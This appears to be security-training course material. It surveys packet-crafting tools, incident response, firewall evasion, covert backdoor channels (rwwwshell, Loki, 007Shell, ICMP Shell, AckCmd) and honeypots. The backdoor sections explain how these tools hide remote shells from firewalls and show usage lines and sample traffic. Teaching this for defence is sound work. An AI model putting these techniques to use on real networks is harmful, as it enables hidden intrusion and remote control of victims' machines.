ICMPush is a tool that sends ICMP packets fully customized from command line. This release supports the ICMP error types Unreach, Parameter Problem, Redirect and Source Quench and the ICMP information types Timestamp, Address Mask Request, Information Request, Router Solicitation, Router Advertisement and Echo Request. Also supports ip-spoofing, broadcasting and other useful features. It's really a powerful program for testing and debugging TCP/IP stacks and networks. (ICMP packets anyway)

ippacket 2.1 (<http://w3.cpwright.com/>)

Command line/curses utility to construct IP/TCP/UDP/ICMP packets on a Linux system. This shows a lot of potential, but the interface is quite buggy.

ipsend 2.1.2.2 (<http://coombs.anu.edu.au/~avalon/>)

Ipsend is a test tool included with the ipfilter package. It can be used to generate arbitrary IP packets on ethernet connected machines.

isic 0.05 (<http://expert.cc.purdue.edu/~frantzen/>)

ISIC sends randomly generated packets to a target computer. Its primary uses are to stress-test an IP stack, to find leaks in a firewall, and to test the implementation of IDSes and firewalls. The user can specify how often the packets will be frags, have IP options, TCP options, an urgent pointer, etc. Programs for TCP, UDP, ICMP, and IP w/ random protocols, and random ethernet frames are included.

lcrzo 3.11 (<http://www.laurentconstantin.com/us/lcrzo/lcrzo/>)

Lcrzo is a network library, for network administrators and network hackers. Its main objective is to easily create network test programs. This library provides network functionalities for Ethernet, IP, UDP, TCP, ICMP, ARP and RARP protocols. It supports spoofing, sniffing, client and server creation. Furthermore, lcrzo contains high level functions dealing with data storage and handling. Using all these functions, you can quickly create a network test program. Lcrzo, which means "Laurent Constantin RéZO" (RéZO=network in French), is available under the GNU LGPL license. This library runs under Linux, FreeBSD and Solaris.

libnet 1.0.2a (<http://www.packetfactory.net/libnet/>)

Libnet is a collection of routines to help with the construction and handling of network packets. It provides a portable framework for low-level network packet writing and handling. Using libnet, quick and simple packet assembly applications can be created with minimal programming effort. Libnet features portable packet creation interfaces at the IP layer and link layer, as well as a host of supplementary and complementary functionality. The library has matured considerably and is now supplemented by Route's excellent manual (which was actually published in full in Phrack 55). Additional functionality and stability are added with each release.

libnet NT (<http://www.eeye.com/html/Databases/Software/libnetnt.html>)

Win32 port of libnet by Eeye. LibnetNT has the exact same functionality and abilities as Libnet except LibnetNT can be used to develop low level packet injection programs on Windows NT4.0 and Windows NT5.0. Libnet is a collection of routines to help with the construction and handling of network packets. It provides a portable framework for low-level network packet writing and handling. Using libnet, quick and simple packet assembly applications can be created with minimal programming effort. Libnet features portable packet creation interfaces at the IP layer and link layer, as well as a host of supplementary and complementary functionality. The library has matured considerably and is now supplemented by Route's excellent manual (which was actually published in full in Phrack 55). Additional functionality and stability are added with each release. Requires Winpcap.

MGEN Toolset 3.2 (<http://manimac.itd.nrl.navy.mil/MGEN/>)

The Naval Research Laboratory (NRL) "Multi-Generator" (MGEN) Toolset provides programs for sourcing/sinking real-time multicast/unicast UDP/IP traffic flows with optional support for operation with ISI's "rsvpd". It now also includes support for scripted generation of packet flows with the IP TOS field set. The MGEN tools transmit and receive (and log) time-stamped, sequence numbered packets. Post-test analyses of the log files can be performed to assess network or network component ability to support the given traffic load in terms of packet loss, delay, delay jitter, etc. MGEN has been used to evaluate the capability of networks and devices to properly provide IP Multicast and RSVP support. The binary distributions include a little documentation and some example script files.

mpac 1.01

mpac is a tool for creating Ethernet-TCP/IP packets with payload. Packets are built with plaintext configuration files representing each layer (ethernet, ip, tcp, payload).

nemesis 1.31 (<http://www.packetninja.net/nemesis/>)

The Nemesis Project is a libnet-based toolset designed to be a commandline-based, portable IP stack for UNIX/Linux. The suite is broken down by protocol, and should allow for useful scripting of injected packet streams from simple shell scripts.

Net::RawIP 0.9d (<http://quake.skif.net/RawIP/>)

Net::RawIP is a perl module that allows for easy manipulation of raw IP packets, with the optional feature of manipulating Ethernet headers. This module requires perl 5.004 or later and libpcap.

netcat 1.10 (<http://www.loph.com/~weld/netcat/>)

Netcat is a simple UNIX utility, which reads and writes data across network connections, using TCP or UDP protocol. It is designed to be a reliable "back-end" tool that can be used directly or easily driven by other programs and scripts. At the same time, it is a feature-rich network debugging and exploration tool; since it can create almost any kind of connection, you would need and has several interesting built-in capabilities. Netcat, or "nc" as the actual program is named, should have been supplied long ago as another one of those cryptic but standard UNIX tools. Netcat also allows you specify source ports for arbitrary tcp and udp connections, bind as a server, and use source routing.

netsh 0.1 (<http://www.via.ecp.fr/~bbp/netsh/>)

Netsh is a tool designed to debug network applications. It enables the user to dump incoming packets in ascii or hexadecimal and to send hand made custom packets (again, ascii and hexadecimal forms can also be used). It is also able to forward the dumped packets: it has been designed to be inserted between a client and a server application, even if it may easily be used differently.

PacketX v1 (<http://www.ntobjectives.com/packetx.htm>)

PacketX is a native Windows NT firewall-testing tool that allows for complete TCP/IP packet creation and provides businesses a method for verifying a firewall vendor's product claims. Featuring packet spoofing technology and raw packet creation techniques, this tool are essentially a packet cannon that shoots custom packets at a firewall in order to verify the approval/denial of internet domain address against firewall ACL's.

pksnd 1.02 (http://www.alberts.com/Ambry/Shareware?File_Name=pksnd102.zip&OS=DOS)

PC based packet assembly system.

Send Packet 1.5 (http://members.nbc.com/_XMCM/mgornstein/download.html)

Send Packet is a small but powerful program to test how your network responds to specific packet content. Via a config file and/or command line parameters, you can forge (modify the headers of) your own TCP/UDP/ICMP/IP packets and send them through your network. It's modular philosophy allows for the specification of which modules you want to include. --TCP/UDP/ICMP/IP packet "customizer". You can modify almost all the parameters in the headers of the tcp/udp/icmp/ip set of protocols. Can also send the contents of a file in the data section of the tcp header. Useful to test networks, firewalls, etc, educational, and simple to use for the student.

sendip 1.1 (<http://www.earth.li/projectpurple/progs/sendip.html>)

SendIP is a command line tool to send arbitrary IP packets. It has a large number of command line options to specify the content of every header of a TCP, UDP, ICMP, or raw IP packet. It also allows any data to be added to the packet. Checksums can be calculated automatically, but if you wish to send out wrong checksums, that is supported too. Changes: This release compiles under *BSD as well as Linux, doesn't need GNU make, and includes RPMs and random header field generation. Added manpage, cleaned up source.

SING 1.1 (<http://sourceforge.net/projects/sing>)

SING stands for 'Send ICMP Nasty Garbage'. It is a tool that sends ICMP packets fully customized from command line. Its main purpose is to replace the ping command but adding certain enhancements (Fragmentation, spoofing,).

socket script 1.16 (<http://www.linuxave.net/~drow/SocketScript/>)

Socket Script is primarily for people who want to create networking-oriented programs, but don't want to learn the details of using sockets. It has multiple network commands that enable you to tell the script interpreter where you want to connect, and all you have to do is focus on the script itself, leaving the connection parts to SScript. It seems to be good for non-programmers as well as experienced. SScript has more than 100 commands. It can be compiled as text-only or graphic using GTK.

spak 0.6b (<http://freeport.xenos.net/%7Exenon/software/spak/index.html>)

Spak (Send PAcket) is a collection of programs that can be used to create and send a packet over a network. Spak is designed to be very modular and allow as much control over the design of the packet as possible. The modules included with this release are makeip, maketc, makeudp, makearp, makeeth, sendpacket, and sendeth. Spak was developed and tested under Linux 2.0.x, SunOS 5.5.1, and BSDI 3.1 systems.

spoof 0.1 (<http://www.kalug.lug.net/coding/nettools/>)

Fyodor's first attempt to create a spoof library. (spoofing various sorts of TCP packets only). This newer version is the result of a few additional hours of work on previous code. Now supports IP/UDP/TCP spoofing.

TCP/IP Library v2 (<http://www.komodia.com/tools.htm>)

Tcpip_lib is a library for Windows 2000 which allows arbitrary packet creation. It allows you to send raw IP headers, do IP spoofing, and play with the nuts and bolts of networking protocols. Requires the recent DDK or SDK for win2k.

tcpreplay 1.01 (<http://www.anzen.com/research/nidsbench/tcpreplay.html>)

Tcpreplay is aimed at testing the performance of a NIDS by replaying real background network traffic in which to hide attacks. Tcpreplay allows you to control the speed at which the traffic is replayed, and can replay arbitrary tcpdump traces. Unlike programmatically-generated artificial traffic which doesn't exercise the application/protocol inspection that a NIDS performs, and doesn't reproduce the real-world anomalies that appear on production networks (asymmetric routes, traffic bursts/lulls, fragmentation, retransmissions, etc.), tcpreplay allows for exact replication of real traffic seen on real networks. Note this is not technically packet shaping, since packets are played back verbatim from recording, and cannot be altered with this program. However, this tool is potentially extremely useful, and somewhat related.

The Packet Shell 4.1 (<http://playground.sun.com/psh/>)

This tool is provided by Sun and was originally meant for use with Solaris 2.5.1 and above. Packet Shell is an extensible Tcl/Tk based software toolset for protocol development and testing. The Packet Shell creates Tcl commands that allow you to create, modify, send, and receive packets on networks. The Packet Shell requires the presence of the Tcl/Tk package to execute. The new version 4.1 Beta is now distributed with Berkeley's libpcap 0.4 distributions for portability. Also many of the protocol libraries have been ported to the BSD platform.

USI++ 1.90 (<http://www.cs.uni-potsdam.de/homepages/students/linuxer/libs/index.html>)

Powerful low-level network library, which allows you to send modified/spoofed packets over the network. USI++ runs on Linux and FreeBSD systems and supports 10MBit, 100MBit and PPP - devices. v1.63 comes with some bug fixes; it now works properly on FreeBSD. USI++ requires libpcap. All Linux and BSD distributions should include libpcap. Version 1.90 is a new version with improved flexibility, HTML documentation, and more sample-programs including traceroute-like tools and invisible port scanners.

xipdump 1.5.4 (<http://www.epita.fr/~lse/xipdump/>)

Xipdump is a protocol analyzer and tester. It's a kind of graphical tcpdump which adds the possibility of changing packet values and resending them. The graphical representation of a packet is intended to offer a complete, customizable view at a glance.

What do I do when I have been hacked?

- Incident response team

Set up an "incident response team". Identify those people who should be called whenever people suspect an intrusion in progress.

- Response procedure

You need to decide now what your priorities are between network uptime and intrusion. Can you pull the network plug whenever you strongly suspect intrusion? Do you want to allow continued intrusion in order to gather evidence against the intruder?

- Lines of communication

Do you propagate the information up the corporate food chain from your boss up to the CEO, Do you inform the FBI or police? Do you notify partners (vendors/customers)

Countermeasure For the most part, a good response requires that you've set up good defensive measures in the first place. These include:

- Incident Response Team

Set up an "incident response team". Identify those people who should be called whenever people suspect an intrusion in progress. The response team needs to be "inter - departmental", and include such people as:

- Upper Management

Need to identify somebody with the authority to handle escalated issues. For example, if the company has an online trading service, you need to identify somebody with enough power to "pull the plug". Going off-line on such a service will have a major impact -- but would still be better than hackers trading away people's stocks.

- HR (Human Resources)

Many attacks come from internal employees. This consists of both serious attacks (cracking into machines) as well as nuisance attacks, such as browsing inappropriate servers looking for files like customer lists that might be left open.

- Technical Staff

Security is often separate from normal MIS activity. If security personnel detect a compromised system, they need to know who in MIS they need to call.

- Outside Members

Identify people outside the company that may be contacted. This might be a local ISP person (for example, helping against smurf attacks), the local police, or the FBI. These aren't necessarily "formal" team members. They might not know anything about this, or they might simply be a "role" (like <support@localisp.net>). But put their names on the list so that everyone knows who to call.

- Security Team

Of course, the most important team members will be the security people themselves. Note that not all "team members" need to be involved with every incident. For example, you only need to ping upper management on serious attacks. They may never be called upon, but they do need to be identified, and they do need to be prepared as to the types of decisions they will have to make.

- Response Procedure

Figure out guidelines now for the response action. For example, you need to decide now what your priorities are between network uptime and intrusion: can you pull the network plug whenever you strongly suspect intrusion? Do you want to allow continued intrusion in order to gather

evidence against the intruder? Decide now, and get the CEO's approval now, because you won't have time during the attack.

- Lines Of Communication

Figure out guidelines for communication. Do you propagate the information up the corporate food chain from your boss up to the CEO, or horizontally to other business units? Do you take part in incident reporting organizations such as FIRST (Forum of Incident Response and Security Teams) at <http://www.first.org>? Do you inform the FBI or police? Do you notify partners (vendors/customers) that have a connection to your network (and who may be compromised, or from whom the attack originated)? Do you hide the intrusion from the press? Note that the FBI has a webpage for reporting crime at:

<http://www.usdoj.gov/criminal/cybercrime/reporting.htm>

- Logging Procedures

Set up your logging/auditing/monitoring procedures now; one of the most common thoughts after an attack is how much they wished they had adequate logging in the first place in order to figure out what happened.

- Training/Rehearsal

Get training on all these issues. Each person involved needs to understand the scope of what they need to do. Also carry out dry runs. Assume a massive hacker penetration into your network, and drill what happens. Most hacker penetrations succeed because companies practice at being unprepared for their attack.

Since computer networks are growing so fast, there are not enough trained people to handle intrusions. Likewise, networks grow in an ad hoc fashion, so logging/auditing is haphazard. These conditions lead to the state that people don't know what to do when they've been attacked, and their networks aren't robust enough to recover well from the attack.

The recommended practice outlines the following steps for incident handling.

1-1 Document Everything 1-2 Contact Primary IRC 1-3 Preserve Evidence 1-4 Verify the Incident 1-5 Notify Appropriate Personnel 1-6 Determine Incident Status 1-7 Assess Scope 1-8 Assess Risk 1-9 Establish Goals 1-10 Evaluate Options 1-11 Implement Triage Actions 1-12 Escalation and Handoff	2-1 Verify Containment 2-2 Revisit Scope, Risk, and Goals 2-3 Collect Evidence 2-4 Analyze Evidence 2-5 Build Hypotheses and Verify 2-6 Intermediate Mitigation	3-1 Finalize Analysis and Report 3-2 Archive Evidence 3-3 Implement Remediation 3-4 Execute Recovery 3-5 Conduct Post-Mortem
--	--	---

Hacking through firewalls

- One of the easiest and most common ways for an attacker to slip by a firewall is by installing some network software on an internal system that communicates using a port address permitted by the firewall's configuration.
 - A popular port to use is port 53 TCP, normally used by DNS.
 - Many firewalls permit all traffic using port 53 by default, because it simplifies firewall configuration and reduces support calls.
-

Attack Methods When a network is protected by a firewall, attackers look for ways and means to hack through the firewall. There are various ways this can be achieved.

Insider: If the attacker can have an accomplice inside the company who installs the backdoor. This would be the easiest way. One of the easiest and most common ways for an attacker to slip by a firewall is by installing some network software on an internal system that communicates using a port address permitted by the firewall's configuration. A popular port to use is port 53 TCP, normally used by DNS. Many firewalls permit all traffic using port 53 by default, because it simplifies firewall configuration and reduces support calls.

Vulnerable Services: Nearly all networks offer some kind of services, like incoming email, WWW /DNS. These may be on the firewall host itself, a host in the DMZ or on an internal machine. If an attacker can find a hole in one of those services, he has a greater chance of getting in.


Vulnerable External Server: Sometimes external machines are accessed from within the firewall. If an attacker can compromise the external machines, he can cause serious damage later on. The attacker could also send fake ftp answers to overflow a buffer in the ftp client software, replace a gif picture on a web server with one which crashes the browser and executes a command. Some firewalls are configured to allow incoming telnet from some machines, so anyone can sniff these and get it.

Hijacking Connections: Often companies consider that allowing incoming telnet connections with secure authentication such as SecureID, to be safe. But anyone can hijack these after the authentication and get in. Another way of using hijacked connections is to modify replies in the protocol implementation to generate a buffer overflow.

Bypassing Firewall using Http tunnel

<http://www.nocrew.org/software/httpstunnel.html>

- Httpstunnel creates a bidirectional virtual data path tunneled in HTTP requests. The requests can be sent via an HTTP proxy if desired so.



```
C:\WINDOWS\System32\cmd.exe
3.2)Http -help
Usage: 3c [OPTION]... -HOST[:PORT]
Get up a http(s) listener on PORT at HOST (default port is 8888).
Then forward any I/O to be redirected from the source specified
by the --device, --forward-port or --stdin-stdout switch to the tunnel.

-a, --proxy-authorization USER:PASSWORD proxy authorization
-c, --content-length LENGTH assume a Content-Length file
-d, --proxy-buffer-size BYTES assume a proxy buffer size of BYTES bytes
-e, --device DEVICE use DEVICE as a proxy device
-f, --forward-port PORT use PORT as a port for input and output
-h, --host HOSTNAME use HOSTNAME as a host
-k, --keep-alive SECONDS send keepalive bytes every SECONDS seconds
-n, --max-connection-age SEC maximum time a connection will stay
open is SEC seconds (default is 300)
-p, --proxy HOSTNAME[:PORT] use HTTP proxy (default port is 8080)
-s, --stdin-stdout use stdin/stdout for communication
-t, --timeout TIME always write Content-Length bytes in requests
-u, --user-agent STRING specify User-Agent value in HTTP requests
-v, --version print version information and exit
-w, --no-daemon don't fork into the background
```

Tools htptunnel creates a bidirectional virtual data connection tunneled in HTTP requests. The HTTP requests can be sent via an HTTP proxy if so desired. This can be useful for users behind restrictive firewalls.

If WWW access is allowed through a HTTP proxy, it's possible to use htptunnel and telnet or PPP to connect to a computer outside the firewall.


Placing Backdoors through Firewalls

The reverse www shell

- This backdoor should work through any firewall and allow users to surf the WWW. A program is run on the internal host, which spawns a child every day at a special time.
 - For the firewall, this child acts like a user, using his Netscape client to surf on the internet. In reality, this child executes a local shell and connects to the www server operated by the hacker on the internet via a legitimate looking http request and sends it ready signal.
 - The legitimate looking answer of the www server operated by the hacker are in reality the commands the child will execute on its machine in the local shell.
-

Written by THC's van Hauser, Rwwwshell was released somewhere between October 1998, and May 1999 as a Proof-of-Concept program for the paper "Placing Backdoors through Firewalls". Building off of some of the strengths of daemon shell, it was also written in perl, making it largely portable and flexible. The key strength of rwwwshell lies in the paradigm shift it represented: here the slave/Trojan side, made the initial connection to the master rather than the reverse, a strategy designed to circumvent stateful packet inspection devices and proxies that only allow incoming traffic from pre-existing connections.

Tools In practice, the rwwwshell slave can be actively used real-time, or configured as a passive backdoor, to wake up and contact the pre-configured master as a timed event, via an outgoing HTTP Request. The master side then originates shell commands as HTTP Response packets, and output from commands return from the slave as cgi script HTTP GETs. Each command-response exchange is a new TCP connection initially incrementing from port 1171, and by default connecting to port 8080, thereby allowing non-root use and appearing to be a caching web server exchange.



Commands and responses are uuencoded to further obscure the true nature of the conversation. In the passive mode, since the slave side may wake up every day and fail connection attempts to the master, by the time the true remote control session actually takes place, it may not even appear to be a new or unusual conversation. In addition, the master server responds to conventional connection attempts with 404 error messages, adding to the appearance of legitimacy. The reliable transport of TCP packets also ensures data integrity.

The only obvious drawback to the methods employed in rwwwshell relate to the credibility of the web traffic, particularly when all traffic is revealed to be calls to /cgi -bin/order. Embedding in web traffic is highly likely to be a successful strategy for covert channel establishment.

Example of a connection:

Slave

GET /cgi-bin/order?M5mAejTgZdgYOdglOoBqFfVYTgjFLdgxEdbiHeykrj HTTP/1.0

Master replies with

g5mAIfbknz

Hiding Behind Covert Channel: Loki

<http://www.phrack.com/phrack/51/P51-06>

- LOKI2 is an information-tunneling program. LOKI uses Internet Control Message Protocol (ICMP) echo response packets to carry its payload. ICMP echo response packets are normally received by the Ping program, and many firewalls permit responses to pass.
 - We tunnel simple shell commands inside of ICMP_ECHO /ICMP_ECHOREPLY and DNS name lookup query / reply traffic. To the network protocol analyzer, this traffic seems like ordinary benign packets of the corresponding protocol. To correct listener (the LOKI2 daemon) however, the packets are recognized for what they really are.
-

Tools Loki was originally presented in August 1996 in the underground magazine Phrack, one of the oldest and most well-known hackzines on the net. The concept of the Loki Project is based on the fact that arbitrary information tunneling in the data portion of ICMP_ECHO and ICMP_ECHOREPLY packets is a possibility. Loki exploits the covert channel that exists inside of ICMP_ECHO traffic, because usually, network devices do not filter the contents of ICMP_ECHO traffic. They simply pass them, drop them, or return them.

The attacker can send Trojan packets by masquerading them as common ICMP_ECHO traffic. He can then encapsulate any information he wants to, using this method akin to steganography. While the author states that Loki is not a compromise tool, attackers use it for various purposes including breaking into a machine. It can be used as a backdoor into a system by providing a covert method of getting commands executed on a target machine. The reverse is also possible -as it can be used as a way of clandestinely retrieving information from a machine. In essence the channel is simply a way to secretly communicate data, while confidentiality and authenticity can be added by way of cryptography. Since both symmetric and asymmetric key exchange and blowfish encryption were available in Loki at build time, there was clearly a realization that covert was no guarantee, and the confidentiality of the commands embedded in the packets certainly reduced the risk of detection. The important point is that routers, firewalls, packet-filters, dual-homed hosts, all can serve as conduits for Loki as long as it passes ICMP_ECHO traffic. Detection can be difficult and perhaps the only indication can be a surplus of ICMP_ECHOREPLY packets with a garbled payload. However, if the attacker can keep traffic on the channel down to a minimum, and is able to hide the Loki server inside the kernel, chances of detecting Loki is much more difficult. The only countermeasure that can be taken is to disallow ICMP_ECHO traffic entirely. Restricting ICMP_ECHO traffic to be accepted from trusted hosts can be overcome by forging packets.

Hacking Tool: 007 Shell

<http://www.softpj.org/en/docs.html>

- 007Shell is a Covert Shell ICMP Tunneling program. It works similar to Loki.
 - It works by putting data streams in the ICMP message past the usual 4 bytes (8-bit type, 8-bit code and 16-bit checksum).
-

Tools 007Shell is a simple client server C program used for remotely administering a machine over a network using techniques similar to Loki, i.e., covert ICMP ECHO_REPLY packets to encapsulate command and response messages within the packet payload. The program was authored by FuSys of softpj and has client and server elements.

The 007shell distribution is split into a reusable tunneling library and a shell front end, and the same program serves as either client or server. Data is padded out to multiples of 64 bytes which virtually guarantees that it appears to be ping packets, and it also employs ping reply packets only. 007Shell is a backdoor that can be placed by an attacker after a successful intrusion or deployed as a Trojan if an unsuspecting user executes a malicious program or script. Unlike Loki, the 007Shell client sends commands in the ECHO_REPLY packet payload, which the server responds to in a new ECHO_REPLY response back. The function of ECHO_REPLY is to return the identical payload received from an ECHO (ICMP TYPE 8) back to the originator, as a connectivity test.

007Shell requires raw IP network access, which is a way to circumvent the operating system's native IP networking stack in order to listen to intercept and create its own crafted packets. As root permission is required for ICMP raw socket access, and the program makes no attempt to hide itself on the local system, and data transmission is in cleartext, making it easy to detect. A netstat command will indicate the mysterious program by a raw protocol indicator. Since there are few legitimate programs that will require raw access, and so the raw protocol indicator should always be considered suspect.

Hacking Tool: ICMP Shell

- ICMP Shell (ISH) is a telnet-like protocol. It provides the capability of connecting a remote host to open a shell using only ICMP for input and output.
 - The ISH server runs as a daemon on the server side. When the server receives a request from the client, it will strip the header and look at the ID field, if it matches the server's ID then it will pipe the data to "/bin/sh".
 - It will then read the results from the pipe and send them back to the client, where the client then prints the data to stdout.
-

Tools ICMP Shell (ISH) is a telnet-like protocol. It provides the capability of connecting to a remote host to open a shell using only ICMP for input and output. ICMP Shell was written in C for the UNIX environment. It allows the administrator to access the computer remotely using ICMP. The ISHELL server is run in daemon mode on the remote server.

When the server receives a request from the client it strips the header and looks for the ID field. On finding a match the server will pipe the data to "/bin/sh". It will then read the results from the pipe and send them back to the client and the client prints the results to stdout. By default the client and server send packets with an ICMP type of 0 (ICMP_ECHO_REPLY), but this can be changed on both the client and server side. ISHELL does not depend on what ICMP type is sent out from the client or server end. Moreover, the types do not have to match.

ISHELL does not only pipe commands to a server and send back the output. It also works with interactive programs (ie. gdb). However, there comes a minor problem from this. ISHELL will not be able to display a shell prompt (#) as there is no way to differentiate between a command and interaction with a program. Like 007shell, ICMP shell uses raw sockets on both the client and server side; therefore root privileges are required to use this program.

Usage: ICMP Shell vo.1 (server) - by: Peter Kieltyka

Usage:/ishd [options]

Options: -h Display this screen, -d Run server in debug mode, -i <id> Set session id; range: 0-65535 (default: 1515), -t <type> Set ICMP type (default: o), -p <packetsize> Set packet size (default: 512)

Example:/ishd -i 65535 -t o -p 1024

ACK Tunneling

- Trojans normally use ordinary TCP or UDP communication between their client and server parts.
 - Any firewall between the attacker and the victim that blocks incoming traffic will usually stop all trojans from working. ICMP tunneling has existed for quite sometime now, but if you block ICMP in the firewall, you will be safe from that.
 - ACK Tunneling works through firewalls that do not apply their rule sets on TCP ACK segments (ordinary packet filters belong to this class of firewalls).
-

The presence of a firewall between the attacker and the victim configured to block incoming traffic will usually stop a Trojan client on the outside from contacting a Trojan server on the inside. However, protocol tunneling - particularly ICMP tunneling has proved that it is possible to penetrate the firewall. If the countermeasure such as blocking all ICMP traffic is adopted, it has been thought that the firewall would be impenetrable.

Note The concept of ACK Tunneling as elucidated by Arne Vidstrom, takes advantage of firewalls that do not apply their rule sets on TCP ACK segments. Ordinary packet filters belong to this class of firewalls while stateful firewalls do not. It is known that TCP is a protocol that establishes virtual connections on top of IP. A session is established when the client sends a SYN (synchronize) segment, the server responds with a SYN/ACK segment, and the client confirms with an ACK (acknowledge) segment. This three-way handshake has been detailed in earlier modules. All traffic in the following session consists of ACK segments.

Typical packet filtering firewalls consider that a session always starts with a SYN segment from the client. Therefore, rule sets are applied on all SYN segments, and it is assumed that any ACK segments detected are part of an established session. More advanced firewalls apply their rule sets on all segments, including ACK segments. Other firewalls are configurable, regarding the two ways to handle ACK segments. Typically, a session may have thousands or millions of ACK segments, but only one SYN segment. Firewalls do not apply the rule set on ACK segments because it increases the work load and the cost of running the firewall.

In a scenario where UDP and ICMP traffic is blocked by the firewall, if an attacker sends a Trojan by mail to a user on the inside of the firewall and the user runs the Trojan, how the attacker on the outside contact the Trojan on the inside?

This is where ACK Tunneling comes into play. So how does ACK Tunneling work? The client part of the Trojan uses only ACK segments to communicate with the server part, and vice versa. Now the segments pass straight through the firewall. As long as the attacker knows the IP of the target system, it doesn't matter if his/her own IP is dynamic. And even if the target IP changes with time the attacker could use a special scanner to scan for the Trojan - straight through the firewall.

The Trojan doesn't have to contain any link to the attacker. And the person connecting to it might not even know who sent the Trojan to the user. It would be just like scanning for NetBus over a whole network hoping it's running on some of the systems. Of course the attacker might be traced through sniffing and tracing the ACK segments. On the other hand there is a great possibility that the firewall won't log these even if it's configured to log all outgoing connections, because it probably only logs the starting SYN segment.

Hacking Tool: AckCmd

- <http://ntsecurity.nu/papers/acktunneling>
- AckCmd is a client/server combination for Windows 2000 that lets you open a remote command prompt to another system (running the server part of AckCmd).
- It communicates using only TCP ACK segments. This way the client component is able to directly contact the server component through firewall in some cases.



Tools Written by Arne Vidstrom, AckCmd provides a remote command shell on Windows 2000 systems. AckCmd is a backdoor client/server combination that lets you open a remote Command Prompt to another system (running the server part of AckCmd). It communicates using only TCP ACK segments. This way the client component is able to directly contact the server component through a firewall in some cases. Although it uses TCP packets for transport, like traditional remote shells, there are a number of aspects that make the program particularly covert.

Designed to exploit a weakness in many firewall and IDS rules, AckCmd communicates using only TCP ACK segments, rather than more typically examined TCP SYN packets. The data segment of each originating ACK contains buffered command line data, and elicits a TCP RESET from the remote side; the response is then presented in a new ACK back to the originator.

While an extremely fast user may produce an abnormally large rate of reset packets, nonetheless the traffic pattern looks like an already established (and torn down) connection and is unlikely to raise any flags. In addition, the choice of client side TCP port 80, and server side port 1054, increases the likelihood of successful firewall traversal, and reduces risk of detection. However, the packets are not properly formatted for HTTP, the program is plainly visible on the task list, and the command line transaction is in cleartext - easily observed, if one knows it is there.

Honey pots

- Honey pots are programs that simulate one or more network services that you designate on your computer's ports.
 - An attacker assumes that you are running vulnerable services that can be used to break into the machine.
 - A honey pot can be used to log access attempts to those ports including the attacker's keystrokes.
 - This could give advanced warnings of a more concerted attack.
-

Note A honeypot is an information system resource whose value lies in unauthorized or illicit use of that resource. A honeypot is a security resource whose value lies in being probed, attacked, or compromised. They are a resource that has no production value, it has no authorized activity. Whenever there is any interaction with a honeypot, this is most likely malicious activity. Honeypots are unique; they don't solve a specific problem. Instead, they are a highly flexible tool with many different applications to security. Some honeypots can be used to help prevent attacks; others can be used to detect attacks, while other honeypots can be used for information gathering and research. Examples can be:

- Installing a machine on the network with no particular purpose other than to log all attempted access.
- Installing an older unpatched operating system on a machine. For example, the default installation of WinNT 4 with IIS 4 can be hacked using several different techniques. A standard intrusion detection system can then be used to log hacks directed against the machine, and further track what the intruder attempts to do with the system once it is compromised.
- Install special software designed for this purpose. It has the advantage of making it look like the intruder is successful without really allowing them access.
- Any existing system can be "honeypot-ized". For example, on WinNT, it is possible to rename the default "administrator" account, then create a dummy account called "administrator" with no password. WinNT allows extensive logging of a person's activities, so this honeypot will track users attempting to gain administrator access and exploit that access.

Honeypots have several powerful advantages. They include:

- Small data sets: Honeypots collect small amount of data, but almost all of this data is real attacks or unauthorized activity. Since honeypots collect only malicious activity, it makes it much easier to analyze and react to the information they collect.
- Reduced false positives: With most detection technologies (such as IDS sensors) a large percentage of alerts are false warnings, making it very difficult to figure out what is a real attack. With honeypots, almost everything detected or captured is an attack or unauthorized activity, vastly reducing false positives.
- False negatives: Unlike most technologies, it's very easy for honeypots to detect and record attacks or behavior never seen before in the wild.
- Cost effective: Honeypots only interact with malicious activity; and do not need high performance resources. Most honeypots can easily run on an old Pentium computer with 128 MB of Ram.

- Simplicity: Honeypots are very simple; there are no advance algorithms to develop, nor any rule bases to maintain.

Honeypots also have their disadvantages. This is why they do not replace any existing technologies. Instead they work with and compliment the existing infrastructure.

- Limited View: Honeypots only see activity that interacts with them. They do not see nor capture any attacks directed against existing systems.
- Risk: Anytime another resource is added with an IP stack, risk is a subset. While different honeypots have different levels of risk, this is always be an issue that must be addressed.

In general, there are two different types, Production and Research. Production honeypots are used to protect your organization; they are used primarily for preventing, detecting, or responding to attacks. Generally these honeypots emulate services and operating systems. Research honeypots are used to gather information. This information can be used for profiling, early warning and prediction, statistical analysis, etc. Generally these honeypots do not emulate, instead they are real operating systems for attackers to interact with.

Network intrusion detection systems have a problem distinguishing hostile traffic from benign traffic. Isolated honeypots have a much easier time because they are systems that should not normally be accessed. This means that *all* traffic to a honeypot system is already suspected. Network management discovery tools and vulnerability assessment tools still cause false positives, but they otherwise give a better detection rate.

Honeypot Software Vendors

1. Back Officer Friendly (<http://www.nfr.com>)
 2. Bait N Switch Honeypot (<http://violating.us>)
 3. BigEye (<http://violating.us>)
 4. HoneyD(<http://www.citi.umich.edu/u/provos/honeyd/>)
 5. KFSensor for Windows (<http://www.keyfocus.net/kfsensor/>)
 6. LaBrea Tarpit (<http://www.hackbusters.net>)
 7. ManTrap (<http://www.symantec.com>)
 8. NetFacade (<http://www.itsecure.bbn.com/NetFacade.htm>)
 9. Single-Honeypot (<http://www.sourceforge.net/projects/single-honeypot/>)
 10. Smoke Detector (<http://palisadesys.com/products/smokedetector/>)
 11. Specter (<http://www.specter.ch>)
 12. Tiny Honeypot (<http://www.alpinista.org/thp/>)
 13. The Deception Toolkit (<http://www.all.net/dtk/>)
-

- Back Officer Friendly (<http://www.nfr.com>)
- Bait N Switch Honeypot (<http://violating.us>)

- BigEye (<http://violating.us>)
- HoneyD(<http://www.citi.umich.edu/u/provos/honeyd/>)
- KFSensor for Windows (<http://www.keyfocus.net/kfsensor/>)
- LaBrea Tarpit (<http://www.hackbusters.net>)
- ManTrap (<http://www.symantec.com>)
- NetFacade (<http://www.itsecure.bbn.com/NetFacade.htm>)
- Single-Honeypot (<http://www.sourceforge.net/projects/single-honeypot/>)
